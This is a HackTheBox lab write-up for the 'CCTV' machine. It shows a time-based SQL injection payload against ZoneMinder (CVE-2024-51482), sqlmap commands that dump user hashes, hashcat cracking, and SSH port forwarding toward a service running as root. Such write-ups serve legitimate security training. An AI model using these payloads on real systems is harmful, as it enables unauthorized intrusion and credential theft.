HackTheBox - CCTV (Linux, Easy)
Recon
As usual I started with a nmap scan using the following command:
sudo nmap -sC -sV -vv -oA nmap/cctv 10.129.30.43

The result of the scan shows only port 80 and 22 open, running an Apache server and SSH respectively. The output also shows the domain name of the machine, as you can see below:
The only thing to do was to look at the server running:

The default webpage doesn’t have much besides information about their camera product/software and a Staff Login button, which will take you to a ZoneMinder login dashboard under http://cctv.htb/zm. It seemed that ZoneMinder was a real product rather than a website created just for the box.

Once I saw this, the first thing I did was to check default credentials like admin:admin or admin:admin123 and so on. That’s the first thing I do everytime I see a login page, it’s like a muscle memory. And for my surprise admin:admin worked, they didn’t change the default credentials.
You get the following dashboard once you’re logged in:

There is a lot that comes into mind here but I tend to take the easy route first, which is google around using the information that I find and see if there is any existent CVE or know vulnerability that would give me a foothold on the machine.
You can see on the upper right that it displays the version: v1.37.63. I used this to search and found that this version is vulnerable to a Blind Boolean based SQL Injection.
Foothold
CVE-2024-51482
You can see the code responsible for this CVE below:

The code get the URL parameter tid using $_REQUEST and later place it in a variable called $sql which is just a string which will be used later as a query for dbNumRows function. Since the tid parameter is controlled by the attacker and is concatenated directly into the SQL string without any sanitization, an attacker can scape the query context and inject arbitrary SQL commands.
The fix applies validCardinal to ensure tid is a number value before using it and instead of concatenating it directly into the query string, they pass it as argument which will most likely block scape attempts.
Based on the issue on github, the endpoint which accepts this argument is:
http://hostname_or_ip/zm/index.php?view=request&request=event&action=removetag&tid=1
We can test that with a simple payload first just to make sure it’s working and not patched on the machine:
time curl 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1%20AND%20(SELECT%209124%20FROM%20(SELECT(SLEEP(5)))eIaU)' -v -b "ZMSESSID=f565p4p5dk0aq6cntlpegkrbol"
* Host cctv.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.32.64
*   Trying 10.129.32.64:80...
* Established connection to cctv.htb (10.129.32.64 port 80) from 10.10.15.158 port 55558
* using HTTP/1.x
> GET /zm/index.php?view=request&request=event&action=removetag&tid=1%20AND%20(SELECT%209124%20FROM%20(SELECT(SLEEP(5)))eIaU) HTTP/1.1
> Host: cctv.htb
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: ZMSESSID=f565p4p5dk0aq6cntlpegkrbol
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 500 Internal Server Error
< Date: Fri, 10 Apr 2026 14:26:38 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: zmSkin=classic; expires=Sun, 17 Feb 2036 14:26:38 GMT; Max-Age=311040000; path=/; SameSite=Strict
< Set-Cookie: zmCSS=base; expires=Sun, 17 Feb 2036 14:26:38 GMT; Max-Age=311040000; path=/; SameSite=Strict
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* shutting down connection #0

________________________________________________________
Executed in    5.30 secs      fish           external
   usr time    4.73 millis  944.00 micros    3.79 millis
   sys time    1.89 millis    0.00 micros    1.89 millis
The server returns a 500 Internal Server Error and you can see on the bottom of the command that it took 5.30s to respond, which confirms that our SLEEP(5) command executed. The machine is vulnerable.
Dumping database
After making sure the server was vulnerable I started sqlmap to start dumping the database:
sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --dbms=MySQL -p tid --cookie="ZMSESSID=f565p4p5dk0aq6cntlpegkrbol"
ZoneMinder use MySQL as their database so we can specify it using --dbms and make sure sqlmap don’t waste time testing payloads for other databases. Also, don’t forget to add ZMSESSID otherwise all you’re gonna get is 401 Access Denied.
Not much time passed and sqlmap came back saying that tid was indeed vulnerable:

With that I started dumping the database, Since Time-Based SQLi extracts data with Sleep commands and one character at time, it would take hours to dump everything and then search what I want would take hours. I looked up on ZoneMinder’s source code and the POC video on the github issue to find the database, table and column names that ZoneMinder uses. With that information I can pass it on sqlmap and it will target only what I need
The POC video show the following output from sqlmap:

With that information I crafted my command:
sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --dbms=MySQL --dump -p tid -D "zm" -T "Users" -C "Username, Password" --time-sec=2 --batch --cookie="ZMSESSID=f565p4p5dk0aq6cntlpegkrbol"
Even with this much information it took around 20min/30min, in the meantime I went to take a bath and get more coffee, when I came back I saw:

sqlmap had successfully dumped two users and their hashes, the third one failed because the machine time ended while I was away. I let the sqlmap running to dump the third user while I tried to crack the hashes I had.
hashcat -m 3200 '$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.' ~/hacking/hackthebox/useful/rockyou.txt
hashcat -m 3200 '$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm' ~/hacking/hackthebox/useful/rockyou.txt
While superadmin hash didn’t crack, mark one did and we got his password:

With mark password I went straight for SSH:
Privilege Escalation
Port-Forwarding services running on localhost
Now that I had access to the machine I started doing simple enumeration, sudo -l, SUID bits and linpeas.sh didn’t returned anything worth so I decided to look if there was anything running locally:


motioneye.service was the most unusual service there so I decided to look after its .service file. Services files are normally located at: /etc/systemd and the file responsible for motioneye.service was at: /etc/systemd/system/motioneye.service. For my surprise, this service was configured to run as root, as you can see highlighted below:
With ssh credentials port forwarding becomes pretty straight forward:
# Your machine
ssh -L 8888:127.0.0.1:8888 [email protected]
Accessed it on my browser and the page showed nothing besides a 404 error as you can see below

Well, wrong one…I could have forwarded each port and look one by one but that just dumb. One google search and it showed me what I wanted:
